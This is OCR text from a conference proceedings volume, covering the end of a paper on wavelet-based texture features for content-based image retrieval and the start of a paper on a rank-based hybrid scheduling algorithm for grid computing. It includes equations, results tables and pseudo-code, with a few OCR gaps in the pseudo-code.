The texture features currently in use are mainly derived from multiscale approach. Liu and Picard [5] have used Wold features for image modeling and retrieval. In SaFe project, Smith and Chang [6] used discrete wavelet transform (DWT)-based features for image retrieval. Ahmadian and Mostafa used the wavelet transform for texture classification [7]. Do and Vetterli proposed the discrete wavelet transform (DWT)-based texture image retrieval using generalized Gaussian density and Kullback–Leibler distance (GGD and KLD) [8]. Unser used the wavelet frames for texture classification and segmentation [9]. Manjunath and Ma [10] proposed the Gabor transform (GT) for image retrieval on Brodatz texture database. They have used the mean and standard deviation features from four scales and six directions of Gabor transform. Kokare et al. used the rotated wavelet filters [11], dual-tree complex wavelet filters (DT-CWF), dual-tree rotated complex wavelet filters (DT-RCWF) [12], rotational invariant complex wavelet filters [13] for texture image retrieval. They have calculated the characteristics of image in different directions using rotated complex wavelet filters. Birgale et al. [14] and Murala et al. [15] combined the color (color histogram) and texture (wavelet transform) features for CBIR.

A drawback of standard wavelets is that they are not suitable for the analysis of high-frequency signals with relatively narrow bandwidth. Kokare et al. [16] used the decomposition scheme based on M-band wavelets, which yields improved retrieval performance.

The main contributions of this paper are summarized as follows. First, in this paper, we have presented novel texture features for content-based image retrieval using M-band DT_CWT. Second, our approach of using the d_1 distance metric for similarity measurement improves the retrieval performance from 62.26 to 75.54 % compared with the traditional Euclidean distance metric (where same features

were used, but Euclidean distance metric is used for similarity measurement). This shows that good performance in retrieval comes not just from a good set of features but also together with the use of suitable similarity measurement, which supports our approach.

The organization of the paper is as follows: In Sect. 1, a brief review of image retrieval and related work is given. Section 2 presents a concise review of M-band DT_CWT. Section 3 presents the feature extraction and similarity measure. Experimental results and discussions are given in Sect. 4. Based on the above work, conclusions are derived in Sect. 5.

2 Dual-Tree Complex Wavelet Transform

The 1D dual-tree complex wavelet transform (DT-CWT) decomposes a signal $f(t)$ in terms of a complex shift and dilated mother wavelet $\psi(t)$ and scaling function $\phi(t)$

$$f(t) = \sum_{l \in Z} s_{j_0,l}\phi_{j_0,l}(t) + \sum_{j \geq j_0} \sum_{l \in Z} c_{j,l}\psi_{j,l}(t) \tag{1}$$

where $s_{j_0,l}$ is scaling coefficient and $c_{j,l}$ is complex wavelet coefficient with ϕ_{j_0} and $\psi_{j,l}$ complex: $\phi_{j_0} = \phi^r_{j_0,l} + i\phi^i_{j_0,l}$, $\psi_{j_0} = \psi^r_{j_0,l} + i\psi^i_{j_0,l}$. The $\psi^r_{j_0,l}$ and $\psi^i_{j_0,l}$ are themselves real wavelets: The complex wavelet transform is combination of two real wavelet transforms. Figure 1 shows the implementation of 1D DT-CWT.

2D DT-CWT can be implemented using separable wavelet transforms such as 2D wavelet transform. Impulse responses of six wavelets associated with 2D complex wavelet transform are illustrated in Fig. 2. These six wavelet sub-bands of the 2D DT-CWT are strongly oriented in $\{+15°, +45°, +75°, -15°, -45°, -75°\}$ direction and capture image information in that direction.




Fig. 1 1D dual-tree complex wavelet transform




Fig. 2 Impulse response of six wavelet filters of DT-CWT

2.1 M-Band Wavelet

There is a close relationship between M-band wavelets and M-channel filter banks [17–19]. M-band wavelets are the generalization of the conventional wavelets reported in the literature [20, 21]. Disadvantage of using standard wavelets is that they are not suitable for the analysis of high-frequency signals with relatively narrow bandwidth [5]. To overcome this problem, M-band orthonormal wavelet was developed. M-band was developed by generalizing the two-band wavelet, which was designed by Daubechies [22]. The M-band orthonormal wavelets give a better energy compaction than two-band wavelets by zooming into narrow-band high-frequency components of a signal [23].

2.2 M-Band DT_CWT

The dual-tree complex wavelet (DT_CWT), which was originally developed using two 2-band DWTs, was extended to M-band DWTs recently in [24] and was used for image processing in [25]. The M-band DT_CWT in [24, 25] employs two M-band DWTs where the wavelets associated with the two transforms form Hilbert transform pairs.

The filter bank in essence is a set of band-pass filters with frequency and orientation selective properties. In the filtering stage, we make use of biorthonormal M-band DT_CWT to decompose the texture image into M × M channels, corresponding to different directions and resolutions. The one-dimensional M(= 4)-band wavelet filter impulse responses are given by ψ_l, and their corresponding transfer functions are denoted by h_l for $l = 0, 1, 2, 3$. ψ_1 is the scaling function (low-pass filter) and other ψ_l's correspond to the wavelet functions (band-pass filters).

2.3 Rotated M-band Dual-Tree Complex Wavelets (M-Band_DT_RCWT)

Rourke and Stevenson [26] have used diamond-shaped wavelet filters for image compression. They have shown that this technique incorporates some of the




Fig. 3 Frequency domain partition resulting from one-level rotated filter

properties of human visual system. Kim and Udpa [27] have designed rotated wavelet filters using Haar wavelet filters for texture classification. We have demonstrated the effectiveness of use of the M_band_DT_RCWT in addition to the M_band_DT_CWT for extracting texture features in CBIR. Rotated M-band dual-tree complex wavelet filter sets are obtained by rotating the M-band dual-tree complex wavelet filter by 45° so that the decomposition is performed along the new directions $f_x^{'}$ and $f_y^{'}$ as shown in Fig. 3, which are 45° apart from decomposition directions of the M_band_DT_CWT. The more details about M-band wavelet and rotated wavelet filter can be seen in references [11] and [16] respectively.

3 Feature Extraction

Each image from the database was analyzed using M_band_DT_CWT. The analysis was performed up to third level ($16 \times 3 \times 2 = 96$ sub-bands) of the wavelet decomposition. For constructing the feature vector, feature parameters such as energy, standard deviation, and combinations of both were computed separately on each sub-band and are stored in vector form. The basic assumption of this approach is that the energy distribution in the frequency domain identifies a texture. Besides providing acceptable retrieval performance from large texture, this approach is partly supported by physiological studies of the visual cortex as reported by Hubel and Wiesel [28] and Daugman [29]. The energy and standard deviation of decomposed sub-bands are computed as follows:

$$\text{Energy} = E_k = \frac{1}{M \times N} \sum_{i=1}^{M} \sum_{j=1}^{N} \left| W_{ij} \right| \tag{2}$$

$$\text{Standard Deviation} = \sigma_k = \left[\frac{1}{M \times N} \sum_{i=1}^{M} \sum_{j=1}^{N} \left(W_{ij} - \mu_{ij} \right)^2 \right]^{1/2} \tag{3}$$

where W_{ij} is the wavelet-decomposed sub-band, $M \times N$ is the size of wavelet-decomposed sub-band, k is the number of sub-bands ($k = 18$ for two levels), and μ_{ij} is the mean value of the sub-band.

A feature vector is now constructed using E_k and σ_k as feature components. The length of feature vector will be equal to (no. of sub-bands × no. of feature parameters used in combination) elements. Resulting feature vectors are as follows:

Using only energy feature measure

$$\bar{f}_E = [E_1, E_2, \ldots E_k] \tag{4}$$

Using only standard deviation feature measure

$$\bar{f}_\sigma = [\sigma_1, \sigma_2, \ldots \sigma_k] \tag{5}$$

Using combination of standard deviation and energy feature measure

$$\bar{f}_\sigma = [\sigma_1, \sigma_2, \ldots \sigma_k \; E_1, E_2, \ldots E_k] \tag{6}$$

For the creation of feature database, the above procedure is repeated for all the images of the image database and these feature vectors are stored in the feature database.

3.1 Similarity Measurement

In the present work, d_1 similarity distance metric is used as given below:

$$D(Q,T) = \sum_{i=1}^{\mathrm{Lg}} \left| \frac{f_{T,i} - f_{Q,i}}{1 + f_{T,i} + f_{Q,i}} \right| \tag{7}$$

where Q is the query image, Lg is the feature vector length, T is the image in the database, $f_{I,i}$ is the ith feature of image I in the database, and $f_{Q,i}$ is the ith feature of query image Q.

4 Experimental Results and Discussions

The database DB1 used in our experiment that consists of 116 different textures comprising of 109 textures from Brodatz texture photographic album [30], seven textures from USC database [31]. The size of each texture is 512 × 512 and is further divided into sixteen 128 × 128 non-overlapping sub-images, thus creating a database of 1856 (116 × 16) images.

The performance of the proposed method is measured in terms of average retrieval precision (ARP) and average retrieval rate by the following equations.

$$\text{Precision}\,(P) = \frac{\text{No. of Relevant Images Retrieved}}{\text{Total No. of Images Retrieved}} \times 100 \tag{8}$$

$$\text{Group Precision (GP)} = \frac{1}{N_1}\sum_{i=1}^{N_1} P \tag{9}$$

$$\text{Average Retrieval Precision (ARP)} = \frac{1}{\Gamma_1}\sum_{j=1}^{\Gamma_1} \text{GP} \tag{10}$$

$$\text{Recall } (R) = \frac{\text{Number of relevant images retrieved}}{\text{Total Number of relevant images}} \tag{11}$$

$$\text{Group Recall (GR)} = \frac{1}{N_1}\sum_{i=1}^{N_1} R \tag{12}$$

$$\text{Average Retrieval Rate (ARR)} = \frac{1}{\Gamma_1}\sum_{j=1}^{\Gamma_1} \text{GR} \tag{13}$$

where N_1 is the number of relevant images and Γ_1 is the number of groups.

Table 1 summarizes the retrieval results of the proposed method (M_band_DT_CWT + M_band_DT_RCWT) and other previously available

Table 1 Retrieval results of all techniques in terms of average retrieval rate

	GT	DWT	T1	T2	T1 + T2	T3	T4	T3 + T4	T5	T6	PM
ARR	74.32	69.61	74.73	71.17	77.75	73.81	74.52	77.98	75.54	75.94	78.23

T1: DT_CWT; T2: DT_RCWT; T3: M_band_DWT; T4: M_band_RWT; T5: M_band_DT_CWT; T6: M_band_DT_RCWT




Fig. 4 Comparison of proposed method with other existing methods in terms of average retrieval rate




Fig. 5 Comparison of proposed method with other existing methods in terms of average retrieval precision

methods in terms of average rate, and Fig. 4 illustrates the performance of proposed method and other available methods in terms of ARR. Figure 5 summarizes the performance of proposed method with the combination of energy and standard deviation in terms of ARP. Figure 6 illustrates the performance of proposed method with different distance measures in terms of average retrieval rate.

From Table 1 and Figs. 4, 5, 6, it is clear that the proposed method is outperforming the M_band_DWT, M_band_RWT, GT, DT-CWT, DT-RCWT, and DWT techniques in terms of ARR and ARP.




Fig. 6 Performance of proposed method with different distance measures in terms of average retrieval rate

5 Conclusions

A new image indexing and retrieval algorithm using the combination of M_band_DT_CWT and M_band_DT_RCWT is proposed in this paper. The performance of the proposed method is tested by conducting experimentation on Brodatz database. The results after being investigated show a significant improvement in terms of average retrieval rate and average retrieval precision as compared to other existing transform domain techniques.

References

1. Rui, Y., Huang, T.S.: Image retrieval: current techniques, promising directions and open issues. J. Vis. Commun. Image Represent. **10**, 39–62 (1999)
2. Smeulders, A.W.M., Worring, M., Santini, S., Gupta, A., Jain, R.: Content-based image retrieval at the end of the early years. IEEE Trans. Pattern Anal. Mach. Intell. **22**(12), 1349–1380 (2000)
3. Kokare, M., Chatterji, B.N., Biswas, P.K.: A survey on current content based image retrieval methods. IETE J. Res. **48**(3 and 4), 261–271 (2002)
4. Liu, Y., Zhang, D., Lu, G., Ma, W.Y.: A survey of content-based image retrieval with high-level semantics. J. Pattern Recogn. **40**, 262–282 (2007)
5. Liu, F., Picard, R.W.: Periodicity, directionality, and randomness: wold features for image modeling and retrieval. IEEE Trans. Pattern Anal. Machine Intell. **18**, 722–733 (1996)
6. Smith, J.R., Chang, S.F.: Automated binary texture feature sets for image retrieval. In: Proceedings IEEE International Conference Acoustics, Speech and Signal Processing, pp. 2239–2242. Columbia University, NY (1996)
7. Ahmadian, A., Mostafa, A.: An efficient texture classification algorithm using Gabor wavelet. In: Proceedings of the 25th Annual International Conference of the IEEE EMBS, pp. 930–933. Cancun, Mexico (2003)
8. Do, M.N., Vetterli, M.: The contourlet transform: an efficient directional multi-resolution image representation. IEEE Trans. Image Process. **14**(12), 2091–2106 (2005)
9. Unser, M.: Texture classification by wavelet packet signatures. IEEE Trans. Pattern Anal. Mach. Intell. **15**(11), 1186–1191 (1993)
10. Manjunath, B.S., Ma, W.Y.: Texture features for browsing and retrieval of image data. IEEE Trans. Pattern Anal. Mach. Intell. **18**(8), 837–842 (1996)
11. Kokare, M., Biswas, P.K., Chatterji, B.N.: Texture image retrieval using rotated wavelet filters. J. Pattern Recogn. Lett. **28**, 1240–1249 (2007)
12. Kokare, M., Biswas, P.K., Chatterji, B.N.: Texture image retrieval using new rotated complex wavelet filters. IEEE Trans. Syst. Man Cybern. **33**(6), 1168–1178 (2005)
13. Kokare, M., Biswas, P.K., Chatterji, B.N.: Rotation-invariant texture image retrieval using rotated complex wavelet filters. IEEE Trans. Syst. Man Cybern. **36**(6), 1273–1282 (2006)
14. Birgale, L., Kokare, M., Doye, D.: Color and texture features for content based image retrieval. In: International Conference on Computer Graphics, Image and Visualisation, pp. 146–149. Washington, DC (2006)
15. Murala, S, Gonde, A.B., Maheshwari, R.P.: Color and texture features for image indexing and retrieval. In: IEEE International Advance Computing Conference, pp. 1411–1416, Patial, India, (2009)
16. Kokare, M., Biswas, P.K., Chatterji, B.N.: Cosine-modulated wavelet based texture features for content-based image retrieval. Pattern Recogn. Lett. **25**(4) 391–398 ((2004)

17. Gopinath, R.A., Burrus, C.S.: Wavelets and filter banks. In: Chui, C.K. (ed.) Wavelets: a Tutorial in Theory and Applications, pp. 603–654. Academic Press, San Diego (1992)
18. Hsin, H.C.: Texture segmentation using modulated wavelet transform. IEEE Trans. Image Process. **9**(7), 1299–1302 (2000)
19. Guillemot, C., Onno, P.: Cosine-modulated wavelets: new results on design of arbitrary length filters and optimization for image compression. In: Proceedings International Conference on Image Processing 1, pp. 820–824, Austin, TX (1994)
20. Mallat, S.: A theory for multiresolution signal decomposition: the wavelet representation. IEEE Trans. Pattern Anal. Mach. Intell. **11**(7), 674–693 (1989)
21. Rioul, O., Veterli, M.: Wavelets and signal processing. IEEE Signal Process. Mag. **8**, 14–38 (1991)
22. Daubechies, I.: Orthonormal bases of compactly supported wavelets. Commun. Pure Appl. Math. **41**, 909–996 (1988)
23. Zou, H., Tewfik, A.H.: Discrete orthogonal M-band wavelet decompositions. In: Proceedings of International Conference on Acoustic Speech and Signal Processing, vol. 4, pp. IV-605-IV-608 (1992)
24. Chaux, C., Duval, L., Pesquet, J.C.: Hilbert pairs of M-band orthonotmal wavelet bases. In: Proceeding European Signal and Image Processing Conference (2004)
25. Chaux, C., Duval, L., Pesquet, J.C.: Image analysis using a dual-tree M-band wavelet transform. IEEE Trans. Image Process. **15**(8), 2397–2412 (2006)
26. Rourke, T.P.O., Stevenson, R.L.: Human visual system based wavelet decomposition for image compression. J. Vis. Commun. Image Represent. **6**, 109–121 (1995)
27. Kim, N.D., Udpa, S.: Texture classification using rotated wavelet filters. IEEE Trans. Syst. Man Cybernet. Part A: Syst. Human **30**, 847–852 (2000)
28. Hubel, D.H., Wiesel, T.N.: Receptive fields, binocular interaction and functional architecture in the cat's visual cortex. J. Physiol. **160**, 106–154 (1962)
29. Daugman, J.: Two-dimensional spectral analysis of cortical receptive field profile. Vision. Res. **20**, 847–856 (1980)
30. Brodatz, P.: Textures: A Photographic Album for Artists and Designers. Dover, NY (1996)
31. University of Suthern California: Signal and Image Processing Institute, Rotated textures. Available: http://sipi.usc.edu/database/

A Rank-Based Hybrid Algorithm for Scheduling Data- and Computation-Intensive Jobs in Grid Environments

Mohsen Abdoli, Reza Entezari-Maleki and Ali Movaghar

Abstract Scheduling is one of the most important challenges in grid computing environments. Most existing scheduling algorithms in grids only focus on one type of grid job, which can be data intensive or computation intensive. However, merely considering one type of job in scheduling does not result in proper scheduling in the viewpoint of all system and sometimes causes wasting of resources on the other side. To address the problem of simultaneously considering both types of jobs, a rank-based hybrid scheduling (RBHS) algorithm is proposed in this paper. On the one hand, RBHS algorithm takes both data server and computational resource availability of the network into account, and on the other hand, considering the corresponding requirements of each job, it assigns a factor called Z to the job. Using the Z factor, the importance of two dimensions (being data or computation intensive) for each job is determined, and then, the job is scheduled to the available resources. Results obtained from simulating different scenarios in hypothetical grid environments show that the proposed algorithm outperforms other existing algorithms.

Keywords Scheduling algorithm · Grid computing · Data-intensive jobs · Computation-intensive jobs

M. Abdoli (✉) · R. Entezari-Maleki · A. Movaghar
Department of Computer Engineering, Sharif University of Technology, Tehran, Iran
e-mail: abdoli@ce.sharif.edu

R. Entezari-Maleki
e-mail: entezari@ce.sharif.edu

A. Movaghar
e-mail: movaghar@sharif.edu

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_79, © Springer India 2014

1 Introduction

Nowadays, most applications especially in scientific and engineering fields tend to be data intensive and/or computation intensive. Due to the fact that it is ineffective to manage these applications in a central server, grid technology has been developed as a proper infrastructure to replace it. Grid gathers resources from multiple administrative domains to reach a common goal, solving a single huge problem [1]. One of the most important challenges in grids is task scheduling problem. Indeed, finding the optimal schedule for a grid environment that can distribute the submitted jobs to the grid resources to optimize a given measure is a well-known NP-complete problem [2]. To overcome this difficulty, many heuristic methods have been proposed to appropriately schedule jobs among resources [3–5]. None of these types of scheduling algorithms can be clearly claimed to find the optimal solution. They just make a search on the possible solution space of the problem and find the most suitable solution, which can satisfy the optimization measure.

In addition to the type of algorithms, the nature of applications can also affect the result of the scheduling and should be considered during the scheduling phase. Generally speaking, the applications can be divided into two basic classes: *data-intensive* and *computation-intensive* applications. Data-intensive applications dedicate most of their operation time to access data [6]; however, computation-intensive applications devote most of their operation time to compute and process on data [7]. In fact, almost no application belongs to one of these two classes specifically; nevertheless, it needs data/computational resources proportionally to be executed. In other words, each application is both data intensive and computation intensive. However, the ratio of being data intensive to being computation intensive differs among applications.

Most existing grid scheduling algorithms merely focus on either data-intensive or computation-intensive aspect [6, 7]. However, focusing on only one of these dimensions causes serious problems, since the other one is not negligible. On the one hand, considering only data-intensive dimension leads to a waste of computational power; on the other hand, considering only computation-intensive dimension causes a waste of network resources such as bandwidth. We propose a rank-based hybrid scheduling (RBHS) algorithm that addresses these problems. The proposed algorithm is a way to simultaneously consider data-intensive and computation-intensive characteristics of the job, while taking into account the same characteristics of the available grid environment. In other words, the scheduler needs to schedule any submitted job adaptively based on the current status of the network as well as the job.

The rest of the paper is organized as follows. In Sect. 2, the basic concepts of grid environment are described. The proposed algorithm and results obtained from simulating the algorithm and another famous benchmark are presented in Sects. 3 and 4, respectively. Finally, Sect. 5 concludes the paper.

2 Model and Problem Definition

In this section, the grid environment under study is briefly described and some basic characteristics of grids are introduced. A grid environment is considered to include a set of M nodes, each of which representing a cluster. A cluster within the grid environment can be made of individual computational resources and data servers. Some characteristics of a grid environment considered in this paper are mentioned below.

- Multiple replicas of a dataset that are needed for an application to be processed may coexist in data servers over grid environment, and computational resources need to obtain them from the nearest data server(s).
- Each job is finally submitted to a single cluster to use computational resources; nevertheless, datasets can be supplied by any other cluster over the grid environment.
- Grid environment can be considered to consist of a set of M clusters, $C = C_1, C_2, \ldots, C_M$. A cluster is denoted by $C_i = (\mathrm{DS}_i, \mathrm{CP}_i), \quad 1 \leq i \leq M$, that provides specific data servers and computational resources. Data servers within the clusters are in the form of data hosts that consist of datasets and are denoted by $\mathrm{DS}_i = \{\mathrm{ds}_1, \mathrm{ds}_2, \ldots, \mathrm{ds}_h\}$, and the provided computational power is denoted by CP_i.
- The requirement of each job J_k is denoted by $J_k = (\mathrm{DS}_k, \mathrm{CP}_k)$, where CP_k is computational power required by J_k and $\mathrm{DS}_k = \{\mathrm{ds}_1, \mathrm{ds}_2, \ldots, \mathrm{ds}_l\}$ and $\mathrm{DS}_k = \{\mathrm{ds}_1, \mathrm{ds}_2, \ldots, \mathrm{ds}_l\}$ is a set of l datasets replicated in data hosts over the grid environment.
- The computational capacity provided by resources and the computational power required by jobs to be processed are measured in terms of million instructions per second (MIPS) and million instructions (MI), respectively. Although we are aware of the fact that a single number such as MIPS cannot reveal the complexity and the factual capacity of a set of CPUs, due to its simplicity in computing, MIPS (MI) is a proper criterion to show the performance of a computer (computational complexity of a job), especially in the fields of scientific calculations.

Figure 1 shows a simplified grid environment composed of five clusters, and each cluster consists of different computational resources and data servers. The numbers on edges show the bandwidths of the corresponding links.

3 The Proposed Algorithm

In this section, the proposed RBHS algorithm is described step by step. To do this, each part of the algorithm is clarified in the following subsections, and finally, the entire RBHS algorithm is explained in the last subsection.




Fig. 1 A simple grid environment

3.1 Replica Selection Algorithm

The main concept of replica selection (RS) algorithm is based on the well-known *Set Cover Problem* [8] and *Graph Search* methods [9].The aim of RS is to find out the minimum cost of collecting a set of datasets needed for processing a job. These datasets might be located inside the cluster, which executes the job or other existing clusters in the grid environment. In the proposed model, bandwidths of links between clusters are the criterion for how near a cluster is.

Suppose that cluster C_i is selected to process the submitted job J_k, which needs dataset ds to be executed. As mentioned earlier, a dataset can be provided either from the cluster C_i itself or from a remote cluster C_j. In case that the dataset ds needs to be transferred from a remote cluster C_j, which is directly connected to the base cluster C_i, transfer cost is given by the Eq. (1)

$$\text{Time}\left(\text{ds}, C_i, C_j\right) = \frac{\text{size}(\text{ds})}{B\left(L_{i,j}\right)}, \tag{1}$$

where $B(L_{i,j})$ is the bandwidth of the link between the clusters C_i and C_j.

Sometimes the dataset ds does not exist in any of the adjacent clusters, so the algorithm has to find it by exploring in the network. In this situation, transfer procedure uses more than one link to obtain the dataset. Therefore, the algorithm needs to find a path from the cluster providing ds to the cluster demanding it to compute the transfer cost. After that, the total time to provide the dataset ds for cluster C_i is computed by iteratively using Eq. (1).

In order to find the path, it is better to consider the grid environment as a graph. Therefore, RS algorithm can explore into nodes of the resulted graph to find the

nearest datasets. To achieve this, RS algorithm uses *uniform cost search*, which is a search algorithm used to traverse and find the shortest path in weighted graphs [10]. The problem that uniform cost search tackles is very similar to ours. In our problem, edges between nodes denote the communication links between clusters and the assigned weights to each of the edges are the inversed value of links' bandwidths.

RS algorithm takes two parameters: a job characterized by $J_k = (\mathrm{DS}_k, \mathrm{CP}_k)$ and a cluster C_i that needs to collect datasets existing in DS_k. First of all, the algorithm initializes a variable called total transfer time (TTT) to zero. TTT will increase while gathering datasets from remote clusters. It should be noted that at each stage of exploring the graph, it is essential to keep track of the path, because the cost of transferring a dataset is directly calculated from the path between C_i and the cluster containing the datasets.

In the first step, the algorithm removes datasets from DS_k, which are currently present inside C_i. No transfer cost is considered at this step. Remaining datasets in DS_k have to be transferred from the nearest possible remote cluster. At this point, the cluster C_i should expand as a graph node to form all the clusters connected to C_i via direct link. Then, the following three steps must be iterated until DS_k is empty.

Step one: Find the cluster C_t with the minimum distance from C_i (distance of a cluster C_i from cluster C_t is the sum of the edge weights existing in path from C_i to C_t).

Step two: Search the remaining datasets in C_t. The cost of data transferring should be calculated using Eq. (2) for all datasets found in this step. The path from C_i to C_t is characterized by: $\mathrm{path}(C_i, C_t) = \left\{C_i, C'_1, C'_2 \ldots C'_p, C_t\right\}$

$$\begin{aligned}\mathrm{Transfer\,Time}(\mathrm{ds}\ , C_i, C_t) = \mathrm{Time}\left(\mathrm{ds}, C_i, C'_1\right) + \sum_{j=1}^{j=p-1} \mathrm{Time}\left(\mathrm{ds}, C'_j, C'_{j+1}\right) \\ + \mathrm{Time}\left(\mathrm{ds}, C'_p, C_t\right). \end{aligned} \tag{2}$$

For each dataset ds_f, which is found in this step, the algorithm first removes it from DS_k and then adds $\mathrm{Transfer\,Time}\left(\mathrm{ds}_f, C_i, C_t\right)$ to TTT.

Step three: Expand C_t to generate its children in the graph and compute the distance of the children from C_i.

Finally, the output of calling RS algorithm with the input of job J_k and the cluster C_i is TTT, which is used as RS Score (J_k, C_i), a measure for fitness of cluster C_i for job J_k. Table 1 shows pseudo-code of the RS algorithm. Algorithm shown in Table 1 is executed for a given job and all clusters existing in the environment. Therefore, if a new job is submitted to the environment, this algorithm should be applied to all combinations of the new job with all available clusters.

Table 1 The RS algorithm

1 Set ***TTT***to zero
2 Remove from $\boldsymbol{DS}_{\mathrm{k}}$ locally available data sets in $\boldsymbol{C}_{\mathrm{i}}$
3 Compute the distances (***dist***) of all adjacent clusters from $\boldsymbol{C}_{\mathrm{i}}$using Eq.(1)
Set the value of non-adjacent clusters to ***Inf***
4 Sort the clusters in ascending order of distance in dist
5While is not empty do
6 select first cluster as from ***dist***
7find the intersection of $\boldsymbol{DS}_{\mathrm{k}}$ and
8 compute the transfer-timeusing Eq.(2)
9add transfer-time to ***TTT***
10expand $\boldsymbol{C}_{\mathrm{t}}$ and append the distance of its children to dist
11 set ***dist***(l)to ***Inf*** and sort it again and remove found datasets
12End While
13 return ***TTT***

3.2 Computational Resource Allocation Algorithm

Computational resource allocation algorithm uses the number of time units it takes to complete a specific job, assuming that all required datasets are locally available (i.e., transfer time needed to collect datasets is zero). For a given job, this score should be calculated for all of the available computational resources.

As described earlier in Sect. 3, the processing power provided by resources (required for jobs) is presented in the form of MIPS (MI). Therefore, the total time needed for the job J_i to be completed in the computational resource C_j can be calculated by Eq. (3)

$$\text{CRA Score} = \frac{\text{CP}_i}{\text{CP}_j}, \tag{3}$$

where CP_j is the computational power provided by the computational resource C_j and CP_i is the computational power required by the job J_i. The CRA Score is used as a score for fitness of the resource C_j for the job J_i.

The RS algorithm treated the submitted job as if it only has a data-intensive dimension. CRA algorithm in a comparable way focuses only on computation-intensive dimension. As mentioned before, the available information about each job submitted to the environment is presented in two areas. The first one contains information about required datasets, so we can compute the total size of datasets, and the second one gives information about the total computational power required by the job in terms of *MI*. The aim at this step is to estimate the proportion of being data intensive to being computation intensive, while considering the availability of resources in each area. Hence, the algorithm needs to jointly consider both required and provided resources and then obtain a value for scheduler to show how much the submitted job is generally data/computation intensive in the context of

available grid environment. To achieve this, the algorithm first estimates the expected value of the provided computational power using Eq. (4).

$$E[\text{Computation Power}] = \frac{\sum_{i=1}^{M} C_i}{M}. \tag{4}$$

